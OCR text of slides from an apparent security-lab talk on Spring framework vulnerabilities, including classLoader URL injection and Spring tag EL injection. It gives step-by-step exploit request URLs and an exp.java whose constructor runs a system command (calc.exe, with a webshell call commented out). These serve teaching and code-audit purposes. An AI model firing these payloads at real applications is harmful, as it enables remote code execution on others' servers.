

getInf - Internet Explorer
http://localhost:8080/spring-mvc-showcase/hello.html?class.classLoader.URLs[0]=jar:http://localhost:8080/spring-mvc-showcase/1.jar!/&name=test&cmd=calc
文件(F) 编辑(E) 查看(V) 收藏夹(A) 工具(T) 帮助(H)
getInf
test
计算器
编辑(E) 查看(V) 帮助(H)
0.
Backspace
CE
C
MC
7
8
9
/
sqrt
MR
4
5
6
*
%
MS
1
2
3
-
1/x
M+
0
+/-
.
+
=

5. 2spring tag injection EL Remote command execution（包括信息泄露）


之前是信息泄露：

如：使用标签， **<spring:message text="${param.el}"></spring:message>**

El这个参数是可以跟JSP EL表达式的，调用内置对象pageContext如：



还有，比如：pageScope、requestScope、sessionScope 、applicationScope等内置对象，如： applicationScope



从外部能够访问java对象及方法就是危险的！！！


（2）Spring tag远程代码执行：

第一步，在session中创建一个ArrayList对象：

http://127.0.0.1:8080/spring-tag-showcase/poc.jsp?el=${pageContext.request.getSession().setAttribute("exp","".getClass().forName("java.util.ArrayList").newInstance())}

第二步，向List中添加一个远程资源地址：

http://127.0.0.1:8080/spring-tag-showcase/poc.jsp?el=${pageContext.request.getSession().getAttribute("exp").add(pageContext.getServletContext().getResource("/").toURI().create("http://127.0.0.1:8080/spring-tag-showcase/").toURL())}




第三步，在远程地址下添加一个编译后的**exp.class**，内容为（在**exp**对象的构造器中添加执行系统命令的代码）：

exp.java


```
3
4  public class exp {
5
6
7
8      public exp() {
9
10     try{
11         java.lang.Runtime.getRuntime().exec("calc.exe");
12
13         //getWebShell();
14     } catch (Exception e) {
15
16         e.printStackTrace();
17
18     }
19
20     }
21
```


第四步，**ClassLoader加载远程地址的class创建exp对象实例:**



- J2EE框架代码安全
- 代码审计实践

代码审计实践




显示层
访问控制层
业务层
数据持久层

相关漏洞，例如：

XSS，持久层（或**JDBC**）存储未处理，显示层输出也未处理

权限缺失，访问控制未处理

Sql注入，持久层（或**JDBC**）存储未处理

逻辑漏洞，业务层

DBAPP Security
安恒信息

谢谢！

安恒攻防实验室
DBAPP SecLab